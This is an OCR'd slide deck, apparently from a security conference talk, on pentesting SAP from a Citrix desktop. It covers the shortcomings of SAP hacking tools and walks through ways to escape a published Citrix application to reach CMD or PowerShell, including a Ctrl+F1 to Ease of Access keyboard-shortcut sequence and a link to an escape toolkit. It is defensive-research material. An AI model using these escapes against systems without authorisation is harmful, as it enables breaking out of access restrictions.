Holy crap I need to pentest SAP from Citrix

@_Sn0rkY
Joffrey.czarny@airbus.com

AIRBUS GROUP

Whoami

- Joffrey CZARNY

  Security researcher at Airbus Group Innovations
- aka @_Sn0rkY
- Pentester since 2001
- Ambassador of Happiness and Healthy Living.
- Co-founder of NoSuchCon and HXM


Summary

- Context
- Issues with Security tools for SAP (in my case)
- Difficulties when pentesting from a Citrix
  - Go-outside Citrix context
  - MS-Office Happy Hacker
- Basis of my approach
- PowerSAP tool

Context

Need to perform SAP pentest from Citrix

- Which means
  - No direct connection with the SAP systems
  - No admin right at the beginning of tests ;)
  - Not allowed to install any software



Issues with Security tools for SAP

(in my case)

All dedicated SAP tools are not really maintained or updated :


- Sapyto (not maintained anymore and replaced with bizploit)
- Bizsploit (replaced by Onapsis software)
- All others are not free

All SAP hacking (eg: Metasploit) tools need dependencies:

- SAP RFC SDK (not publicly available)
- Ruby,
- Python …

Difficulties when pentesting from a Citrix

First, when you have SAP access through Citrix (full desktop or published application mode), you have a Windows system with SAP GUI application and really often Microsoft Office suite with business object ”plugins”.



http://news.sap.com/citrix-desktop-virtualization-application-receiver-xenserver-xenapp/

Difficulties when pentesting from a Citrix

When you pentest from a Citrix system:

- No direct connection to SAP systems (ICA protocol)
  - So no direct TCP encapsulation possible
  - Forget Kali and all famous pre-packaged tools

- Unfortunately, ICA2tcp doesn’t exist yet (in progress …)
  - Feel free to ping @_m00dy_ and motivate him

    (one beer for each tweet)

Difficulties when pentesting from a Citrix

When you pentest from a Citrix system:

- Ruby or Python are rarely installed
- you cannot install/run Metasploit easily
  - but do you really want to ?

- Natively from Windows OS:

PowerShell 2.0 October 2009

- Windows 7
- Windows Server 2008 R2

PowerShell 3.0 September 2012


- Windows 8
- Windows Server 2012

Go-outside Citrix context:

Sharing of simple tricks

In published application mode, from SAP GUI or MS Office, there are tons of Citrix escapes to go outside application, reach the system and at the end run a CMD or PowerShell:

- http://archive.hack.lu/2008/snk_citrix_toolz.tgz



```
Windows PowerShell
Copyright (C) 2012 Microsoft Corporation. Tous droits réservés.

PS C:\Users\Sn0rkY\Documents> Get-ExecutionPolicy
Bypass
PS C:\Users\Sn0rkY\Documents>
```


Go-outside Citrix context:

Basic escape

Ctrl + F1 (under Citrix) ➔ Ctrl + Alt + Del (under Windows OS)


Go-outside Citrix context:

Basic escape



Go-outside Citrix context:

Basic escape



Lock this computer

Log off

Change a password...

Cancel

Windows Server 2008 R2 Standard

Ease of Access

Make your computer easier to use

Press the SPACEBAR to select the highlighted option.


- ☐ Hear text on screen read aloud (Narrator)
- ☐ Make items on the screen larger (Magnifier)
- ☐ See more contrast in colors (High Contrast)
- ☑ Type without the keyboard (On-Screen Keyboard)
- ☑ Press keyboard shortcuts one key at a time (Sticky Keys)
- ☐ If I press keys repeatedly, ignore extra presses (Filter Keys)

OK Cancel Apply

On-Screen Keyboard
Éch ² 1 & 2 é 3 " 4 ' 5 (6 - 7 è 8 _ 9 ç 0 à °) + = RetArr Origine Pg préc.
Tab a z e r t y u i o p ¨ ^ £ $ Fin Pg suiv.
Verr. maj q s d f g h j k l m % ù µ * Ins Pause
Maj > < w x c v b n ? , . ; / : § ! Maj ↑ Suppr Imp. écr. Arrêt défil
Ctrl Alt AltGr Fn Ctrl ← ↓ → Options

Go-outside Citrix context:

Basic escape



Options

☑ Use click sound

☐ Turn on numeric key pad

To use the On-Screen Keyboard:

● Click on keys

○ Hover over keys

Hover duration:

Shorter — Longer

1 second

○ Scan through keys

Scanning speed:

Faster — Slower

1 second

To select a key:

☑ Use joystick, game pad or other gaming device

☑ Use keyboard key Space Bar Key

☐ Use mouse click

